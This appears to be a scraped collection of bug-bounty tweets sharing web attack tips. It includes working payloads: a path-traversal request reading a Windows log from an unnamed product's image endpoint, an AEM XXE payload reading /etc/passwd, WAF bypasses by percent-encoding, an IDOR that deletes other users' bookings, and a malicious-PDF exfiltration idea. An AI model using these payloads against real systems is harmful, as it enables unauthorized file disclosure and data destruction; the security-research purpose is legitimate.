XSS using "xss.pdf" 👀
I’ve seen a lot of people successfully find XSS by uploading a malicious PDF that gets rendered inside a PDF viewer.
But there’s another angle people often miss: data exfiltration doesn’t always require JavaScript execution.
Depending on how the PDF viewer handles interactive PDF features, an attacker may be able to trick users into submitting sensitive information through a malicious prompt or form.
I put together the PDF PoC here:
https://t.co/9MgYEL0tE1
For more technical details on portable data exfiltration:
https://t.co/UlhWc07N8J
Only test this on systems you own or have explicit authorization to assess.
#bugbounty #bugbountytips
Thought I was hunting LFI… Ended up finding SQLi 🔥
Found an /api/ endpoint → tested LFI → nothing.
Then I noticed valid PHP files returned 200, so I switched to FFUF and discovered data.php.
Verbose errors exposed an interesting parameter.
Tested it → SQL error.
Followed the error trail → SQLi confirmed.
The impact was real: I was able to access sensitive data from the database.
LFI → FFUF → error disclosure → parameter discovery → SQLi.
Reported responsibly 🛡️
#BugBounty #SQLi #WebSecurity #infosec
WAF blocking /wp-login.php? Encode a char.
`/%77p-login.php` and `/wp-login%2ephp` → 200, login page fully served. WAF matches the raw path, origin decodes it. Always fuzz blocked paths with %-encoding🔓 #bugbounty#bugbountytips
Discovered a cool Windows LFI during a pentest in a widely used tool. This might be a 0-day — I found over 5k+ affected installations. Possibly another CVE in the pipeline.
Payload: /login/xxx/CustomImages.aspx?XXXX=logo.png..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5cwindows%5cPFRO.log #BugBounty
I was able to delete anyone's Bookings. But this was so tricky, not an easy IDOR!
Original Req:
DELETE /api/bookings?bookings=3777104
Response:
Invalid Bookings = > 400 Bad
Modified req:
DELETE /api/bookings?bookings[]=3777104
Response:
200 OK
#bugbountytips

I earned $3,000 for my submission on @bugcrowd https://t.co/adNqMtZ00S #ItTakesACrowd#infosec
It was a Local File Inclusion vulnerability within one of the Jira plugin from Atlassian marketplace, which allowed to read the local files from the server including some system logs.
next.js, two reflected cookies in pageProps and a WAF
single payload -> 403
split the payload in two -> 403
split + reverse their order -> 200
+ stale elixir exploit (CVE-2024-46982) -> CP to SXSS


![Joyerz5's tweet photo. I was able to delete anyone's Bookings. But this was so tricky, not an easy IDOR!
Original Req:
DELETE /api/bookings?bookings=3777104
Response:
Invalid Bookings = > 400 Bad
Modified req:
DELETE /api/bookings?bookings[]=3777104
Response:
200 OK
#bugbountytips https://t.co/nPcBopwk11](https://pbs.twimg.com/media/GtYZTgybMAE_SV0.png)








![Joyerz5's tweet photo. I was able to delete anyone's Bookings. But this was so tricky, not an easy IDOR!
Original Req:
DELETE /api/bookings?bookings=3777104
Response:
Invalid Bookings = > 400 Bad
Modified req:
DELETE /api/bookings?bookings[]=3777104
Response:
200 OK
#bugbountytips https://t.co/nPcBopwk11](https://pbs.twimg.com/media/GtYZTg0aYAAnc7P.png)



![AEMSecurity's tweet photo. AEM guideContainer XXE?
guideState={"guideState"%3a{"guideDom"%3a{},"guideContext"%3a{"xsdRef"%3a"","guidePrefillXml"%3a"<%3fxml+version%3d\"1.0\"+encoding%3d\"utf-8\"%3f><!DOCTYPE+afData+[<!ENTITY+a+SYSTEM+\"file%3a///etc/passwd\">]><afData>%26a%3b</afData>"}}}
#AEMSecurity https://t.co/Rz9yXQF461](https://pbs.twimg.com/media/GcqrLvrXIAEFI8B.png)


![bountywriteups's tweet photo. 🔰 This is how you get IP ranges within that ASN
whois -h https://t.co/x9T5IiIxMM -- '-i origin AS714' | grep -Eo "([0-9.]+){4}/[0-9]+" | uniq
#bugbounty #bugbountytips #bugbountytip #hackerone #bugcrowd #infosec #cybersecurity #pentesting #redteam #informationsecurity #securitycipher #technology #coding #code #recon #ai #llm #owasp](https://pbs.twimg.com/media/GZNUL7xX0AAwaNx.jpg)


